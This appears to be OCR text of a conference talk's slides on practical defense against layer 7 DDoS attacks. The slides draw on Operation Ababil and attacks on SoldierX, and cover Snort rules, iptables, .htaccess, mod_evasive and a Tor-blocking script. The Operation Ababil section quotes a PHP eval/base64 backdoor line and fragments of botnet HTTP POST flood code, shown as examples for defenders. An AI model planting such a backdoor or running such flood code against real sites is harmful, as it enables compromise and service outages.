Don't DDoS Me Bro

Practical DDoS Defense

Blake Self

Shawn "ciscOninja" Burrell

Humor – Your Adversaries

This is how your adversaries envision their DDoS attacks on your webserver:

Humor – Your Webserver

This is how your webserver will respond after implementing some of the defensive strategies that this talk will cover:

Background


- Personal
  - Blake currently works as a senior security architect. He was directly involved with defending against Operation Ababil and has worked to defend SX against various DDoS attacks.
  - Cisc0ninja works in threat intelligence and has been a long time member of SX.
  - We both did infosec in the USMC
- Disclaimer
  - Opinions/ideas/solutions are from us and not representative or from our employers.
  - Some humor images have explicit language in them.


What This Speech Will Cover

- Requirements (for our examples)
- Introduction
  - Why this talk is relevant
  - What this talk is
  - What this talk is not
- Attack Landscape
  - Attacks from Operation Ababil and SX
- Network Defense and Monitoring
  - Tools and techniques to provide defense and monitoring on the network
- Web Defense and Detection
  - Tools and techniques to provide defense and detection on the webserver
- Reacting to an Attack
  - How to handle DDoS when your organization is under fire
- Story Time
  - Stories of attacks against SX and the aftermath

Requirements


- What do you need for our examples?
  - Linux/Unix
  - Apache2
  - Python and Perl
  - Raspberry Pi
    - 16x2 LCD for RoboAmp
  - Snort
    - Inline if possible
  - Network sniffer
    - Hardware if possible
  - Critical thinking skills
    - We're trying to teach you how to adapt your defenses as the attackers improve their offensive capabilities





Introduction - Relevance

- Why this talk is relevant
  - Layer 7 (Application) DDoS attacks have been on the rise since at least 2010. Operation Ababil was low in technical complexity, but had a major impact on the financial sector.
  - DDoS one of the preferred methods by hacktivists as a form of protest
  - What about CloudFlare/Prolexic/etc
    - Cost
    - Security through obscurity (only as secure as your IP address) for non BGP based solutions
      - Web sites often leak IP addresses
      - Historical records
      - DNS bruteforcers (such as Knock)
      - PTR records
    - Privacy concerns



Introduction – What this talk is


- What this talk is
  - A look at real world layer 7 DDoS attacks and defenses
  - An instruction in how to approach DDoS defense as adversaries change their attacks
  - A bit of humor at the expense of people who conduct DDoS attacks
- What this talk is not
  - Silver bullet to solve all DDoS attacks
  - A political stance on DDoS
  - A cry for people to DDoS SX even more

Attack Landscape

- Layer 7 DDoS
  - Amplification attacks – biggest pipe wins
  - HTTP DDoS – our focus
    - Large amounts of GET/POST requests
    - Downloading massive files (such as PDFs)
    - Hitting expensive queries such as search functions
  - Other application DDoS attacks – future fun
- Why?
  - Lack of skill level necessary to do intrusions
  - Political Protest
  - Unwillingly participation?
  - Or my favorite…

Why (continued)

- John Gabriel's (Penny Arcade) greater internet fuckwad theory:



Example Attacks (AQCF)

- Operation Ababil
  - Large scale DDoS attack via php based botnet (BroBot) against American financial institutions
  - Wordpress/joomla/etc sites were backdoored with a simple code modification

```
From:
defined( '_JEXEC' ) or die( 'Restricted access' );
To:
defined( '_JEXEC' ) or die(@eval(base64_decode($_REQUEST['c_id'])));
```

  - Backdoored sites then were called to do massive GET/POST attacks (large pdf, search functions, etc)

```
Example 1:
for($i=0;$i<4000;$i++){
   fwrite($socket, "POST / HTTP/1.0\r\nHost: ".$host."\r\nAccept: */*\r\nContent-Length: ".strlen($data)."\r\n\r\n".$data);
                fclose($fp);
}
Example 2:
for($i = 0;$i < $num;$i++){
                $fp = fsockopen("tls://".$parts['host'], 443);
                stream_set_timeout($fp, 300);
                fwrite($fp, http_req());
                stream_set_blocking($fp, 0);
                $target_sockets[] = $fp;
}
function http_req(){
                $rand = md5(microtime().rand(0,500));
                $host = $parts['host'];
                $path = $parts['path'];
                return "POST $path HTTP/1.1\r\n" . "Host: $host\r\n" . "User-Agent: ".$ua[rand(0,count($ua)-1)]."\r\n"
                . "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n" . "Accept-Language: en-us,en;q=0.5\r\n"
                . "Accept-Encoding: gzip, deflate\r\n" . "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n"
                . "Connection: Keep-Alive\r\n" . "Cache-Control: no-cache\r\n" . "Referer: ".$referer."\r\n"
                . "Cookie: ".getcookie()."\r\n" . "X-FORWARDED-FOR: ".ipgen()."\r\n" . "Via: ".ipgen()."\r\n"
                ."CLIENT-IP: ".ipgen()."\r\n" . "Content-Type: application/x-www-form-urlencoded\r\n"
                . "Content-Length: " . strlen($postdata) . "\r\n\r\n"
```

Example Attacks (SX)

- Attacks against soldierx.com
  - Mostly small scale DDoS attacks by individuals angry from forum comments, wanting HDB (hacker database) fame, or false HDB changes

Examples:

174.61.38.237 - - [24/Jul/2013:22:44:36 -0400] "GET /system/files/images/critical_dirtypanties01.preview.jpg HTTP/1.1" 403 30581 "-" "Dalvik/1.6.0 (Linux; U; Android 4.2.2; Nexus 7 Build/JDQ39)"

174.61.38.237 - - [24/Jul/2013:22:44:38 -0400] "GET /system/files/images/critical_dirtypanties01.preview.jpg HTTP/1.1" 403 30580 "-" "Dalvik/1.6.0 (Linux; U; Android 4.2.2; Nexus 7 Build/JDQ39)"

199.255.209.208 - - [02/Nov/2013:07:45:56 -0400] "GET /UZMVEXPCUGYSFDXJUGIPKHBCNEPYNFZMUTEIRILNWACYKGKLLJWWIEAUHVENVHGKCTCJRAPFKGGWPMZRSESXHSOEMRAUVELTNOI=RYPTYZNXFBPKCIUUKIULSBJISCKMVMFLNYAJOIPQODOPWXNMEBLVRLDMHSSHOBQTPQBDOWUWEDOWGDAFFETPKWBMXHSGYLVWLTA HTTP/1.1" 302 8

34 "-" "*"

199.255.209.208 - - [02/Nov/2013:07:45:56 -0400] "GET /VQQFETHNZLTJSHTKQULAMBELWBRTPAZVKXUECZTZRVCNKZFNMYXBXGDHPJJKWAFXNRCEMPFILVSNYSKGLZFTWGVLPUQYVGCZNOV=TZVOFJYTDSHBJBZYZRGIRCOHSSLARSUBEBLJJZMOFAEUYJCHTAQHWPYDOTHXSRLEBMLJDHSZZLDWXMEKASYJPTQDQIXZUKVKHUZ HTTP/1.1" 302 834 "-" "*"

209.73.151.188 - - [16/May/2013:07:12:47 -0400] "GET /?= HTTP/1.1" 403 1199 "http://www.google.com/?q=" "Fuck You motherfucker - TANGO DOWN (+http://twitter.com/VoXLulz1"

209.73.151.188 - - [16/May/2013:07:12:47 -0400] "GET /?= HTTP/1.1" 403 1199 "http://www.usatoday.com/search/results?q=" "Fuck You motherfucker - TANGO DOWN (+http://twitter.com/VoXLulz1"

209.73.151.188 - - [16/May/2013:07:12:47 -0400] "GET /?= HTTP/1.1" 403 1199 "http://engadget.search.aol.com/search?q=" "Fuck You motherfucker - TANGO DOWN (+http://twitter.com/VoXLulz1"

209.73.151.188 - - [16/May/2013:07:12:47 -0400] "GET /?= HTTP/1.1" 403 1199 "http://www.soldierx.com/" "Fuck You motherfucker - TANGO DOWN (+http://twitter.com/VoXLulz1"

91.121.19.26 - - [11/Mar/2013:02:40:26 -0400] "GET /node HTTP/1.0" 200 12062 "https://www.soldierx.com/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0"

91.121.19.26 - - [11/Mar/2013:02:45:41 -0400] "GET /node/ HTTP/1.0" 301 5257 "https://www.soldierx.com/" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322)"

91.121.19.26 - - [11/Mar/2013:02:45:45 -0400] "GET /node HTTP/1.0" 200 12062 "https://www.soldierx.com/" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322)"

91.121.19.26 - - [11/Mar/2013:02:46:29 -0400] "GET /node/ HTTP/1.0" 301 5257 "https://www.soldierx.com/" "Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0) Opera 7.02 Bork-edition [en]"

Example Attacks (DESU)

- 41.70.152.59 - - [13/Oct/2013:12:35:11 -0400] "A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A cat is fine too.
  Desudesudesu~A cat is fine too. Desudesudesu~A cat is desu~A cat is fine too. Desudesudesu~A c" 414 456 "-" "-"

Network Defense

- Carrier (ISP)
  - Often mixed capabilities
  - Blacklisting malicious IP addresses
  - Limit packets/sessions/bandwidth per second per IP
  - Blackhole protocol/port (e.g. discard traffic from UDP Floods)
- IPS (e.g. Snort)
  - IPS rules are often ideal for dropping layer 7 DDoS traffic before it reaches the webserver
  - For our example, we will be using Snort inline
- Load Balancers (e.g. F5)
  - iRules can be used to drop traffic and mitigate many layer 7 DDoS attacks
- Firewalls (e.g. iptables)
  - Blacklisting malicious IP addresses
    - Geographically or by type can be useful or useless depending on adversaries
    - SX blacklists egihosting.com for example
  - Limit packets/sessions/bandwidth per second per IP

Remember our good skid friend VoXLulz1?

209.73.151.188 - - [16/May/2013:07:12:47 -0400] "GET /?= HTTP/1.1" 403 1199 "http://www.google.com/?q=" "Fuck You motherfucker - TANGO DOWN (+http://twitter.com/VoXLulz1"

Network Defense Examples

- Blocking VoxLulz1 with snort inline

```
drop tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"HTTP VoxLulz UA detected";
flow:to_server,established;
content:"User-Agent|3A 20|Fuck You motherfucker - TANGO DOWN (+http|3A|//twitter.com/VoXLulz1";
http_header; fast_pattern:only;
reference:url,soldierx.com/defcon22/dont_ddos_me_bro-blake_cisc0ninja.ppt;
classtype:web-application-attack; sid:x; rev:1;)
```

- Blocking VoxLulz1 with F5 iRules

```
when HTTP_REQUEST {
 if {([HTTP::header "User-Agent"] matches "Fuck You motherfucker - TANGO DOWN (+http://twitter.com/
VoXLulz1")}
      { log local0. "HTTP VoxLulz UA detected [IP::client_addr]"
        drop
      }
}
```

- Blocking VoxLulz1 via egihosting.com block

```
root@shinra:/# iptables -A INPUT -s 68.68.96.0/24 -j DROP
```

- Limiting connections with iptables

```
Block IPs that do > 20 connections in 10 minutes:
iptables -I INPUT -p tcp --dport 80-i eth0 -m state --state NEW
 -m recent --set
iptables -I INPUT -p tcp --dport 80-i eth0 -m state --state NEW
 -m recent --update --seconds 600 --hitcount 20 -j DROP
```

Network Defense - Blocking TOR

- Isn't TOR too slow to take you offline?
  - It took hack3r.com offline
    - https://www.soldierx.com/bbs/201306/Attacks-against-hack3rcom
- Is blocking TOR wrong?
  - Many attacks come from TOR and your site may not make sense to be TOR reachable (such as a shopping site or banking site)

```
#!/bin/bash
# Block Tor Exit nodes
IPTABLES_TARGET="DROP"
IPTABLES_CHAINNAME="TOR"
if ! iptables -L TOR -n >/dev/null 2>&1 ; then
 iptables -N TOR >/dev/null 2>&1
 iptables -A INPUT -p tcp -j TOR 2>&1
fi
cd /tmp/
echo -e "\n\tGetting TOR node list from dan.me.uk\n"
wget -q -O - "https://www.dan.me.uk/torlist/" -U SXTorBlocker/1.0 > /tmp/full.tor
sed -i 's|^#.*$||g' /tmp/full.tor
iptables -F TOR
CMD=$(cat /tmp/full.tor | uniq | sort)
for IP in $CMD; do
 let COUNT=COUNT+1
 iptables -A TOR -s $IP -j DROP
done
iptables -A TOR -j RETURN
echo -e "\n\tiptables is now blocking TOR connections\n"
rm /tmp/full.tor
```

Network Monitoring

- IDS (e.g. Snort)
  - IDS rules can be used for detection in place of blocking. For our example, we will be using Snort:


```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"HTTP VoxLulz UA detected";
flow:to_server,established;
content:"User-Agent|3A 20|Fuck You motherfucker - TANGO DOWN (+http|3A|//twitter.com/VoXLulz1";
http_header; fast_pattern:only;
reference:url,soldierx.com/defcon22/dont_ddos_me_bro-blake_cisc0ninja.ppt;
classtype:web-application-attack; sid:x; rev:1;)
```

- Load Balancers (e.g. F5)
  - iRules can be used to log traffic of many layer 7 DDoS attacks

```
when HTTP_REQUEST {
 if {([HTTP::header "User-Agent"] matches "Fuck You motherfucker - TANGO DOWN (+http://twitter.com/
VoXLulz1")}
        { log local0. "HTTP VoxLulz UA detected [IP::client_addr]"
          #drop
        }
}
```


- Monitoring Software (e.g. RoboAmp)
  - Runs on a Raspberry Pi
  - Uses <= 5 watts of power
  - Displays site status on 16x2 LCD
  - Sends an SMS message to SX Staff if there is a disruption.

RoboAmp Network Monitoring



- Options
  - d - Deep check (check url content)
  - p - Ping check (check network connectivity)
  - u <url> - URL of site to check
  - s <offlineString> - String to look for to verify site is offline
  - l - Use 16x2 LCD (Raspberry PI)
  - g <gmailAddress> - Gmail address for google voice SMS notification
  - t <seconds> - Seconds to wait between checks (defaults to
  - v - Turns on extra verbosity
  - Example Usage:

./RoboAmp -d -u https://www.soldierx.com/admin -s 'Site off-line' -g shinobi@gmail.com -t 120
./RoboAmp -p -u http://www.soldierx.com -g shinobi@gmail.com -t 300




Web Defense

- We will be focusing on Apache2 as this is the web server that SX currently uses, but many techniques will work on other webservers
- .htaccess
  - Protect files/directory listings
  - Block user agents
  - Other clever things like redirecting bad requests/user agents back to themselves, or somewhere like fbi.gov
- mod_evasive (equivalent of IIS Dynamic IP Restrictions)
  - Creates an internal dynamic hash table of IP Addresses and URIs
    - Limit number of requests per file per time interval (seconds)
    - Limit number of overall site requests per time interval (seconds)
    - Default returns 403 for the blocking period, can also run a system command
    - Provides ability to notify via email when attacks occur
    - Great for driving up attacker costs
- Do these methods really work?

Web Defense – Know Your Enemy

- Yes, these methods have worked well for SX (and others)
- Why?



Basement dwelling 12-year olds armed with
GET flood script posted to pastebin last tuesday.

Web Defense – Apache2 Examples

- .htaccess

  Block him:

  SetEnvIf User-Agent ".*Fuck.*" Skid=1
  Deny from env=Skid

- .htaccess + mod_rewrite

  Redirect him to himself:

  <IfModule mod_rewrite.c>
  RewriteCond %{HTTP_USER_AGENT} ^.*Fuck.*$
  RewriteRule .* http://%{REMOTE_ADDR}/ [R,L]
  </IfModule>

  Redirect him somewhere more interesting:

  <IfModule mod_rewrite.c>
  RewriteCond %{HTTP_USER_AGENT} ^.*Fuck.*$
  RewriteRule .* http://www.fbi.gov/ [R,L]
  </IfModule>

- Mod_evasive sample config

  <IfModule mod_evasive20.c>
  DOSHashTableSize 3097
  DOSPageCount 3
  DOSSiteCount 50
  DOSPageInterval 3
  DOSSiteInterval 5
  DOSBlockingPeriod 1800
  DOSEmailNotify shinobi@gmail.com
  DOSLogDir /var/log/mod_evasive
  DOSWhitelist 192.168.42.*
  </IfModule>

Web Defense – Fail2Ban

- Fail2Ban
  - Designed to protect against brute-force attacks by analyzing error logs
  - Can be pointed at access logs and used for DDoS defense
    - Provides both blocking and notification

  Remember this “random” pattern from earlier?

89.253.109.119 - - [02/Nov/2013:07:46:01 -0400] "GET /
